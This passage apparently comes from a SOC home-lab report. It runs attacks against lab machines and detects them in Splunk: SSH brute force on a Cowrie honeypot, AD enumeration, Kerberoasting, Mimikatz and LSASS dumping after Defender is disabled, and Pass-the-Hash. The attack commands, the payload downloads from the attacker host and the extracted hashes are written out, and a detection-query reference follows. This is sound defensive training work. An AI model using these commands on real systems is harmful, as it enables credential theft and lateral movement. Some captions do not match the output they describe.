hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.20.20.10 -t 4 -V

# Interact with the fake shell after a "successful" login
ssh root@10.20.20.10
# uname -a / cat /etc/passwd / wget http://192.168.107.12/malware.sh
```

```
(kali@kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.20.20.10 -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-20 06:57:35
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.20.20.10:22/
[ATTEMPT] target 10.20.20.10 - login "root" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.20.20.10 - login "root" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.20.20.10 - login "root" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.20.20.10 - login "root" - pass "password" - 4 of 14344399 [child 3] (0/0)
[22][ssh] host: 10.20.20.10 login: root password: password
[22][ssh] host: 10.20.20.10 login: root password: 12345
[22][ssh] host: 10.20.20.10 login: root password: 123456789
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-20 06:57:49
```

Figure 8.10: Hydra brute-forcing SSH on the honeypot (10.20.20.10) with the root username against the rockyou.txt wordlist – 2 of 14,344,399 passwords (12345, password) accepted by Cowrie’s deliberately permissive authentication.

```
(kali@kali)-[~]
$ ssh root@10.20.20.10
The authenticity of host '10.20.20.10 (10.20.20.10)' can't be established.
ED25519 key fingerprint is SHA256:aBMJ6eIjzGaL1uhJoTTFQCvYbVKSgZ20t1KtePUTFCg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.20.20.10' (ED25519) to the list of known hosts.
root@10.20.20.10's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@srv-prod-01:~# uname -a
Linux srv-prod-01 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
root@srv-prod-01:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
phil:x:1000:1000:Phil California,,:/home/phil:/bin/bash
root@srv-prod-01:~# whoami
root
root@srv-prod-01:~# ls /root
root@srv-prod-01:~# wget http://192.168.107.12/malware.sh
--2026-06-20 10:59:14-- http://192.168.107.12/malware.sh
Resolving 192.168.107.12 (192.168.107.12)... failed: Temporary failure in name resolution.
wget: unable to resolve host address '192.168.107.12'
```

Figure 8.11: Attacker session inside Cowrie’s fake shell (presented as srv-prod-01): `uname -a`, `cat /etc/passwd`, and an outbound `wget` attempt for a malware payload – all captured commands, none of which execute against a real system.

8.3.3 Detection in Splunk

```
# Successful (fake) logins captured by Cowrie
index=honeykot eventid="cowrie.login.success"
| table _time, src_ip, username, password
```


| head 20

New Search

1 index=honeypot eventid="cowrie.login.success" | table _time, src_ip, username, password | head 20

Time range: All time

3 events (before 6/20/26 12:03:42:000 PM) No Event Sampling

Events Patterns Statistics (3) Visualization

Show: 20 Per Page Format Preview: On

_time	src_ip	username	password
2026-06-19 19:20:40	192.168.107.1	may	2004
2026-06-20 11:58:42	192.168.107.1	root	password
2026-06-17 13:14:43	192.168.107.1	root	2004

Figure 8.12: cowrie.login.success events – three accepted credential pairs captured, including root/password and root/2004, all logged with source IP and timestamp.

```
# Post-login attacker commands
index=honeypot eventid="cowrie.command.input"
| table _time, src_ip, input
| head 20
```

New Search

1 index=honeypot eventid="cowrie.command.input" | table _time, src_ip, input | head 20

Time range: All time

10 events (before 6/20/26 12:01:47:000 PM) No Event Sampling

Events Patterns Statistics (10) Visualization

Show: 20 Per Page Format Preview: On

_time	src_ip	input
2026-06-20 11:59:14	192.168.107.1	wget http://192.168.107.12/malware.sh
2026-06-20 11:59:02	192.168.107.1	ls /root
2026-06-20 11:58:59	192.168.107.1	whoami
2026-06-20 11:58:56	192.168.107.1	cat /etc/passwd
2026-06-20 11:58:49	192.168.107.1	uname -a
2026-06-19 19:20:55	192.168.107.1	sudo systemctl status cowrie
2026-06-20 12:00:01	192.168.107.1	exit
2026-06-17 13:15:22	192.168.107.1	whoami
2026-06-17 13:15:19	192.168.107.1	uname -a
2026-06-17 13:15:37	192.168.107.1	cat /etc/passwd

Figure 8.13: cowrie.command.input events – ten captured attacker commands including whoami, uname -a, cat /etc/passwd, and the wget malware download attempt, each fully attributed to the source IP and session.

```
# Honeypot event-type breakdown (brute-force volume indicator)
index=honeypot | stats count by eventid | sort -count
```

New Search

1 index=honeypot | stats count by eventid | sort -count

Time range: All time

22 events (before 6/20/26 12:02:38:000 PM) No Event Sampling

Events Patterns Statistics (5) Visualization

Show: 20 Per Page Format Preview: On

eventid	count
cowrie.command.input	10
cowrie.session.connect	5
cowrie.login.success	3
cowrie.session.closed	3
cowrie.client.size	1

Figure 8.14: index=honeypot | stats count by eventid – 22 total honeypot events broken down by type: cowrie.command.input (10), cowrie.session.connect (5), cowrie.login.success (3), cowrie.session.closed (3), cowrie.client.size (1).

8.3.4 Expected / Observed Alerts

- Every brute-force attempt, successful or not, is captured by Cowrie with full credential pairs – something a real production SSH service would never expose in logs this richly.

- Post-authentication attacker behavior (recon commands, malware download attempts) is captured verbatim, providing direct insight into attacker intent without any risk to real infrastructure.

8.4 Scenario 4 – Active Directory Attacks

This scenario chains together four distinct AD attack techniques: domain enumeration, Kerberoasting, credential dumping, and Pass-the-Hash lateral movement – mirroring a realistic post-compromise attacker workflow inside a Windows domain.

8.4.1 4A – AD Enumeration

Objective

Enumerate the domain's users, groups, and computers from the perspective of an authenticated low-privilege domain user, to identify attack paths toward privileged accounts.

Attack

```
bloodhound-python -u alice -p 'Password123!' -d corp.local -ns 192.168.107.11 -c All
```

Implementation Note

The BloodHound GUI (BloodHound CE) could not be successfully launched in this lab due to compatibility issues between the available BloodHound CE release and the lab's runtime environment. Rather than skip AD enumeration entirely, data collection was completed successfully using `bloodhound-python` in standalone collector mode. The collection run enumerated **1 domain**, **14 users**, **52 groups**, **2 GPOs**, **4 OUs**, **19 containers**, and **3 computers**, with zero trusts – demonstrating that the enumeration and data-collection objective of this technique was fully met even though the graphical analysis front-end was not available for this build.

```
(kali@kali)~$ bloodhound-python -u alice -p 'Password123!' -d corp.local -ns 192.168.107.11 -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: corp.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (win-2fnek
kk546o.corp.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: win-2fnek546o.corp.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: win-2fnek546o.corp.local
INFO: Found 14 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 4 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: May-Endpoint.corp.local
INFO: Querying computer: DESKTOP-GRPCORE.corp.local
INFO: Querying computer: WIN-2FNENKK546O.corp.local
INFO: Done in 00M 09S
```

Figure 8.15: `bloodhound-python` collection run as `alice` against the domain controller (192.168.107.11), successfully enumerating 1 domain, 3 computers, 14 users, 52 groups, 2 GPOs, 4 OUs, and 19 containers via LDAP.

8.4.2 4B – Kerberoasting

Objective

Request a Kerberos service ticket for the Kerberoastable `svc-web` account and extract it for offline cracking, then confirm the activity is detected via Windows Security Event 4769.

Attack

```
impacket-GetUserSPNs corp.local/alice:Password123! -dc-ip 192.168.107.11 -request
```

```

L$ impacket-GetUserSPNs corp.local/alice:Password123! -dc-ip 192.168.107.11 -request
Impacket v0.14.0.dev0+20251127.200842.2c47948c - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
HTTP/webserver.corp.local:80  svc-web      2026-06-17 11:02:18.615974 <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc-web$CORP.LOCAL$corp.local/svc-web*$adfa3d4666a7369f3b6f3103de007e98$14f4e3bb215439876ad4bb3f481f9e
5ff24b135be4e1c015b58b120e39d3fe4b0b497f7e2734f4949c1db00222dbf4486f3ba0a14f85b999ddc8643824d667d16b3aaac6c753e457b
bcf884c2285adfd6f7f2593bb2143a2ed5c65672142d167a19e330607fa2b74ce51b6086313f6467d9ded4460db286e679fdaea8661c5af72d
700e85fe80972eddb895f38595c2029944f6b38792f1c0f41764989566b5752a914ec0719137b8870b3fd6f551a586a0d2f7d8f4519b10351121
ff3deffce14c9e3af3394afbcfcfe5989a5fd23a9e897ac18cab1235e61b9553794222a2eb224e999dad0339f126f052bb6ab3f48d784e6da2f
2e5f98b23a0603f24f44b4e8bc1b8c3e9e2ffc96716a8ef12841859a7fdf90ddf19a0747fc6f457f22f8d56c52271dd4a04819aee2219e72913
80c6614ff5d1960060b903635ed920e77bc197509708209b83fd97ecac19bc2b066c74b5d16b323899e7cb6e68a222ba2899117b9030a3e48
6babfd3721890fa9ea56ebd053e901ccdf96a77a199ccdeab5fa6487d4c3ae46307946fd11749e9ba612d99603ec7dae8be2d67d35d04bf98
76683ffbf5a525390207e388264f972e542ae9a17e2eddc8e3c8bf264d9487213e43bd87aec09f01571e54ce1ff07753c8b53f23dc8e8cdd17c8
b3d6adcccd4862fd2ba6a352bb0b1567431994a556a5a6771f6a765605be9d81128547ce0b060c8924c836bf19ab39374161dfa16e0ba016acd4
85aba12cdf29744ab283e435f93934ed6eeb644da28dbc081debcf4108885911e7f86d1bb1df39bb462856bbdc9f1358ee733d40939df0659a8
b0d9e4dd282c791e4bb0a90e5470d8e16d81b1a712ebaf9f110a25c0e58a3c9c010be9ec5bdcfd803a00bf5207c430aef69d8b61c7557059d89b
ffb51db29c88324b3ead18d388057a81e9730fa3088535fa8dc8739ddf9018505988dd5b183a274df69c85a51263b7bb3361456569380205f3
2db3fa392abdbf779b015c4488a4ca5ac7b03beee2f05e19a7c6c0c267d3d171a5c4f9f153ef6738a7b8546041dbf9cfe9bdcd8ec55c7013074
72e090d5e5668b14e2c1a6207c3efe892ef3ba4fc3a8ce00096c47dd8d8ac87f5f0437a98e9e29580cbace83e64b91c76016a17d186fc9a1c71
d4821d89d1c50358972e3c6c0f83d80c401364601a065f532e68f2ffcfb49358ef8acd0157de498ccd65956cb039ab263aa7c0e7c24b845d4f9
004bb265dba6c967517376c8b7e2bd2379f1c756341eba6dce90033c10e7db16aa4f4e788f46dd0e9245211c7bbf33c881b041b5f75f62c28
1bdaf5adbe9450f166753b8da5b45a99c0780abd31b041897fe2578f722a69aa033a4234b9ebec172dcc651e996809b951061c51a50a777d3

```

Figure 8.16: `impacket-GetUserSPNs` run as `alice`, identifying the Kerberoastable `svc-web` account (SPN `HTTP/webserver.corp.local:80`) and requesting its service ticket.

```

[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc-web$CORP.LOCAL$corp.local/
5ff24b135be4e1c015b58b120e39d3fe4b0b497f7e

```

Figure 8.17: Extracted Kerberoast hash for `svc-web` in Hashcat-crackable format (`$krb5tgs$23$...`), ready for offline password cracking.

Detection in Splunk

```

# Event 4769: Kerberos service ticket request, RC4 (Kerberoast signature)
index=windows EventCode=4769
Ticket_Encryption_Type=0x17
Service_Name!="krbtgt"
Service_Name!="*"
| table _time, Account_Name, Service_Name, Client_Address
| sort -_time

```

Time	Account Name	Service Name	Client Address
2026-05-20 12:31:02.310	alice@CORP.LOCAL	svc-web	::ffff:192.168.107.12

Figure 8.18: `index=windows EventCode=4769` – the Kerberos service ticket request from `alice@CORP.LOCAL` for service `svc-web`, sourced from the Kali attacker’s IPv6-mapped address, captured within minutes of the Impacket request.

8.4.3 4C – Credential Dumping (Mimikatz)

Objective

Demonstrate LSASS credential extraction on the compromised Windows 10 endpoint, and confirm detection via Sysmon process-access and process-creation telemetry.

Attack

```
# Transfer and run Mimikatz on the Windows 10 client
Invoke-WebRequest -Uri "http://192.168.107.12/mimikatz.exe" -OutFile "C:\Temp\
  mimikatz.exe"
C:\Temp\mimikatz.exe

mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords

# LSASS dump via comsvcs.dll (alternate technique, also tested)
rundll32.exe comsvcs.dll MiniDump 696 C:\Temp\lsass.dmp full
```

Implementation Note

Mimikatz execution was initially blocked by Windows Defender’s real-time monitoring, which quarantined the binary on write and on execution attempt. This was resolved for the purposes of this controlled lab exercise by **disabling Windows Defender real-time monitoring** and adding `C:\Temp` to the Defender exclusion list. After this change, Mimikatz executed successfully, and `sekurlsa::logonpasswords` extracted live NTLM hashes for both the `alice` domain account and the local `localadmin` account directly from LSASS memory.

```
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.107.12/mimikatz.exe" -OutFile "C:\Temp\mimikatz.exe"
PS C:\Windows\system32> C:\Temp\mimikatz.exe

#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Figure 8.19: Mimikatz 2.2.0 (x64) downloaded via `Invoke-WebRequest` and launched on the Windows 10 client after Defender exclusions were applied.

```

Authentication Id : 0 ; 772689 (00000000:000bca51)
Session          : Interactive from 1
User Name        : alice
Domain           : CORP
Logon Server      : WIN-2FNEHKK5460
Logon Time       : 6/20/2026 12:49:07 PM
SID              : S-1-5-21-642199729-295719915-4009434771-1119

msv :
[00000003] Primary
* Username : alice
* Domain   : CORP
* NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
* SHA1     : e30d1c18c56c027667d35734660751dc80203354
* DPAPI    : a81ce5c8ab16ba394b4e03c9bd45b16f

tspkg :
wdigest :
* Username : alice
* Domain   : CORP
* Password : (null)

kerberos :
* Username : alice
* Domain   : CORP.LOCAL
* Password : (null)

ssp :
credman :
cloudap :

```

Figure 8.20: sekurlsa::logonpasswords output for user alice (domain CORP), showing the extracted NTLM hash 2b576acbe6bcfda7294d6bd18041b8fe and SHA1 hash, obtained directly from LSASS memory.

Detection in Splunk

```

# Sysmon: process creation / image-load activity consistent with LSASS access tooling
index=sysmon host=May-Endpoint earliest=-1h
| search _raw=*lsass* OR _raw=*mimikatz*
| table _time, EventCode, Image, CommandLine
| head 20

```

New Search

1 Index=sysmon host=May-Endpoint earliest=-1h | search _raw=*lsass* OR _raw=*mimikatz* | table _time, EventCode, Image, CommandLine | head 20

Time range: All time

5 events (before 6/20/26 3:15:21.014 PM) No Event Sampling

Events Patterns Statistics (5) Visualization

Show: 20 Per Page Format Preview: On

_time	EventCode	Image	CommandLine
2026-06-20 14:56:40.104	11	C:\Windows\system32\rundll32.exe	
2026-06-20 14:56:39.811	1	C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe" C:\Windows\System32\comsvcs.dll MiniDump 696 C:\Temp\lsass.dmp full

Figure 8.21: Sysmon events on May-Endpoint matching LSASS/Mimikatz activity: Event-Code 1 (process create) for rundll32.exe invoking comsvcs.dll MiniDump against PID 696 to C:\Temp\lsass.dmp, and the corresponding EventCode 11 (file create) for the resulting dump file.

```

# Suspicious download / execution chain (Mimikatz delivery)
index=sysmon host=May-Endpoint EventCode=1 earliest=-1h
| search CommandLine=*mimikatz* OR CommandLine=*Invoke-WebRequest* OR CommandLine=*
DownloadString*
| table _time, Image, CommandLine

```

New Search

1 Index=sysmon host=May-Endpoint EventCode=1 earliest=-1h | search CommandLine=*mimikatz* OR CommandLine=*Invoke-WebRequest* OR CommandLine=*DownloadString* | table _time, Image, CommandLine

Time range: All time

1 event (before 6/20/26 3:14:18.089 PM) No Event Sampling

Events Patterns Statistics (1) Visualization

Show: 20 Per Page Format Preview: On

_time	Image	CommandLine
2026-06-20 15:07:27.511	C:\temp\mimikatz.exe	"C:\temp\mimikatz.exe"

Figure 8.22: Sysmon EventCode=1 event capturing the execution of C:\temp\mimikatz.exe on May-Endpoint, correlating the delivery (PowerShell download) and execution stages of the credential-dumping technique.

8.4.4 4D – Pass-the-Hash (Lateral Movement)

Objective

Use the NTLM hash extracted from `alice` in the previous step to authenticate to other hosts in the domain without ever knowing the plaintext password, and confirm detection via Windows logon and Sysmon network-connection telemetry.

Attack

```
# Pass-the-Hash via CrackMapExec using alice's extracted NTLM hash
crackmapexec smb 192.168.107.0/24 -u alice -H 2b576acbe6bcfda7294d6bd18041b8fe
```

```
[~] share 'Users' is not writable.
(kali@kali)-[~]
└─$ crackmapexec smb 192.168.107.0/24 -u alice -H 2b576acbe6bcfda7294d6bd18041b8fe
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing FTP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 192.168.107.11 445 WIN-2FNENKK5460 [*] Windows Server 2022 Build 20348 x64 (name:WIN-2FNENKK5460)
(domain:corp.local) (signing:True) (SMBv1:False)
SMB 192.168.107.10 445 MAY-ENDPOINT [*] Windows 10 / Server 2019 Build 19041 x64 (name:MAY-ENDPOINT)
) (domain:corp.local) (signing:False) (SMBv1:False)
SMB 192.168.107.11 445 WIN-2FNENKK5460 [*] corp.local\alice:2b576acbe6bcfda7294d6bd18041b8fe
SMB 192.168.107.10 445 MAY-ENDPOINT [*] corp.local\alice:2b576acbe6bcfda7294d6bd18041b8fe
```

Figure 8.23: CrackMapExec performing Pass-the-Hash across 192.168.107.0/24 using `alice`'s NTLM hash (2b576acbe6bcfda7294d6bd18041b8fe) – successful authentication ([+]) confirmed against both the Domain Controller (WIN-2FNENKK5460, 192.168.107.11) and the Windows 10 client (MAY-ENDPOINT, 192.168.107.10).

Detection in Splunk

```
# Event 4624: successful logon, LogonType=3 (network), sourced from the attacker host
index=windows EventCode=4624 earliest=-30m
| search Source_Network_Address="192.168.107.12"
| table _time, Account_Name, Workstation_Name, Source_Network_Address, Logon_Type
```

_time	Account_Name	Workstation_Name	Source_Network_Address	Logon_Type
2026-06-20 15:16:15.078	-	-	192.168.107.12	3
2026-06-20 15:17:09.888	alice	-	192.168.107.12	3
2026-06-20 15:17:09.414	ANONYMOUS LOGON	-	192.168.107.12	3
2026-06-20 15:16:39.295	alice	-	192.168.107.12	3

Figure 8.24: `index=windows EventCode=4624` – four network logon events (`Logon_Type=3`) from the Kali attacker IP (192.168.107.12), including the `alice` account and an `ANONYMOUS LOGON` entry generated by CrackMapExec's SMB authentication probes.

```
# Sysmon: outbound network connections from PowerShell/remote-execution tooling
index=sysmon EventCode=3 earliest=-30m
| table _time, Image, DestinationIp, DestinationPort
```

| head 20

_time	Image	DestinationIp	DestinationPort
2026-06-20 15:06:48.669	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	192.168.107.12	80
2026-06-20 15:04:53.834	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	192.168.107.12	80

Figure 8.25: Sysmon EventCode=3 (network connection) events showing `powershell.exe` establishing outbound connections to 192.168.107.12:80, consistent with payload retrieval as part of the lateral-movement chain.

Expected / Observed Alerts

- Windows: Event 4769 (RC4 service ticket request) for the Kerberoasting step, attributable to `alice` within seconds of the Impacket request.
- Sysmon: Event 1 (process creation) and Event 11 (file creation) jointly fingerprinting the LSASS dump via `rundll32.exe/comsvcs.dll`.
- Windows: Event 4624 with `Logon_Type=3` from the attacker's IP, confirming successful Pass-the-Hash authentication without any corresponding interactive logon or password-entry event.

8.5 Scenario 5 – Full Attack Chain (Kill Chain Correlation)

8.5.1 Objective

Reconstruct the entire attack lifecycle executed across Scenarios 1–4 as a single, correlated timeline spanning reconnaissance, web exploitation, credential theft, Kerberoasting, and lateral movement – the showcase deliverable of this lab, demonstrating cross-source correlation rather than isolated, single-index detections.

8.5.2 Full Chain Splunk Detection Query

```
# Correlate recon -> web attack -> credential access -> kerberoast -> lateral move
index=ids OR index=waf OR index=windows OR index=sysmon
earliest="06/19/2026:00:00:00"
| eval attack_phase=case(
  index="ids", "1-Recon",
  index="waf", "2-Web Attack",
  index="sysmon" AND EventCode="1" AND like(_raw,"%mimikatz%"), "3-Cred Dump",
  index="windows" AND EventCode="4769", "4-Kerberoast",
  index="windows" AND EventCode="4624" AND like(_raw,"%192.168.107.12%"), "5-Lateral
    Move"
)
| where isnotnull(attack_phase)
| stats count by attack_phase
| sort attack_phase
```




Figure 8.26: Full kill-chain correlation search across `index=ids`, `index=waf`, `index=windows`, and `index=sysmon` – 6,471 total matching events, broken down by attack phase: **1-Recon** (5,782), **2-Web Attack** (545), **3-Cred Dump** (1), **4-Kerberoast** (131), **5-Lateral Move** (12).

8.5.3 Interpretation

The phase counts in Figure 8.26 directly mirror the volume and nature of each technique as executed: reconnaissance (Nmap, Suricata-detected) naturally produces the highest event count since every scanned port generates a signature match; the WAF phase reflects the full SQLMap/curl SQL injection campaign against DVWA; the single credential-dump event correctly isolates the one Mimikatz execution moment rather than the surrounding noise; the Kerberoast phase captures the volume of 4769 service-ticket events generated both by the deliberate Kerberoasting attempt and ordinary Kerberos ticket-renewal traffic matching the RC4 filter; and the lateral-movement phase isolates the small number of Pass-the-Hash logons sourced specifically from the attacker's IP. Together, this single correlation search demonstrates that the lab's SIEM can reconstruct a complete MITRE ATT&CK-style kill chain – Reconnaissance → Initial Access/Exploitation → Credential Access → Privilege Escalation → Lateral Movement – from disjoint log sources, with no single index telling the whole story on its own.

8.5.4 SOC Overview Dashboard

A consolidated SOC overview dashboard was also built to provide a single-pane-of-glass view of index volumes across the entire lab, supporting the kind of at-a-glance triage a SOC analyst performs at the start of a shift.




Figure 8.27: `index=* | stats count by index | sort -count` visualized as a bar chart – `windows` and `firewall` dominate event volume, with `ids`, `sysmon`, `web`, `waf`, and `honeypot` providing lower-volume but higher-signal security telemetry.

9. Splunk Detection Queries (SPL Reference)

This chapter consolidates the detection queries used throughout the project into a single reference, organized by detection category rather than by attack scenario, for ease of reuse in future labs or production tuning exercises.

9.1 Brute Force Detection

```
# SSH brute force on the honeypot: >10 failures in 5 min from the same IP
index=honeybot eventid="cowrie.login.failed"
| bucket _time span=5m
| stats count by _time, src_ip
| where count >= 10
| sort -count

# Windows failed logons: >5 in 2 min (password spraying indicator)
index=windows EventCode=4625
| bucket _time span=2m
| stats count by _time, Source_Network_Address, Account_Name
| where count >= 5
```

9.2 Credential Access & Malware Execution

```
# Sysmon Event 10: ProcessAccess to LSASS (credential dumping)
index=sysmon EventCode=10 TargetImage="*lsass.exe"
| table _time, SourceImage, SourceProcessId, GrantedAccess

# Suspicious PowerShell downloads (Mimikatz / payload delivery)
index=sysmon EventCode=1
Image="*powershell.exe"
CommandLine="*DownloadString*" OR CommandLine="*WebClient*" OR CommandLine="*Invoke-Expression*"
| table _time, ComputerName, CommandLine

# PowerShell encoded commands (obfuscation)
index=sysmon EventCode=1 Image="*powershell*"
| search CommandLine="*-EncodedCommand*" OR CommandLine="*-enc *"
| table _time, ComputerName, User, CommandLine
```

9.3 Kerberoasting


```
# Event 4769: Kerberos service ticket request, RC4 encryption, non-machine account
index=windows EventCode=4769
  Ticket_Encryption_Type=0x17
  Service_Name!="krbtgt"
  Service_Name!="*$"
| table _time, Account_Name, Service_Name, Client_Address
| sort -_time
```

9.4 Lateral Movement

```
# Event 4624 with LogonType=3, NTLM auth (Pass-the-Hash indicator)
index=windows EventCode=4624 Logon_Type=3 Authentication_Package=NTLM
| table _time, Account_Name, Workstation_Name, Source_Network_Address

# New service created remotely (PsExec-style lateral movement indicator)
index=windows EventCode=7045
| table _time, ComputerName, Service_Name, Service_File_Name, Service_Account

# Remote execution via WMI
index=sysmon EventCode=1 ParentImage="*WmiPrvSE.exe*"
| table _time, ComputerName, Image, CommandLine, User

# Unusual admin share access (C$, ADMIN$, IPC$)
index=windows EventCode=5140
| search Share_Name="*C$*" OR Share_Name="*ADMIN$*" OR Share_Name="*IPC$*"
| table _time, ComputerName, Account_Name, Client_Address, Share_Name
```

9.5 Persistence Mechanisms

```
# Scheduled task creation
index=windows EventCode=4698
| table _time, ComputerName, Account_Name, Task_Name, Task_Content

# Sysmon: scheduled task file creation
index=sysmon EventCode=11
  TargetFilename="*\\Windows\\System32\\Tasks\\*"
| table _time, ComputerName, Image, TargetFilename

# Registry run-key persistence
index=sysmon EventCode=13
  TargetObject="*\\CurrentVersion\\Run*"
| table _time, ComputerName, Image, TargetObject, Details
```

9.6 Network Reconnaissance & Volumetric Indicators

```
# Suricata: scan / recon signature match
index=ids alert.category="Attempted Information Leak" OR alert.signature=*scan*
| table _time, src_ip, dest_ip, alert.signature

# Firewall: high connection volume from a single source (possible scan)
index=firewall | stats count by src_ip dest_ip | where count > 20 | sort -count
```



```
# Windows: SMB/Kerberos probing on the DC
index=windows (EventCode=4625 OR EventCode=4776) | stats count by
    Source_Network_Address
| where count > 5
```

9.7 Data Exfiltration Indicators

```
# Large outbound transfers via firewall flow data
index=firewall dest_port!=80 dest_port!=443
| stats sum(bytes) as total_bytes by src_ip, dest_ip
| where total_bytes > 10000000
| sort -total_bytes

# DNS tunneling: high-volume DNS queries to the same domain
index=sysmon EventCode=22
| stats count by QueryName
| where count > 100
| sort -count
```

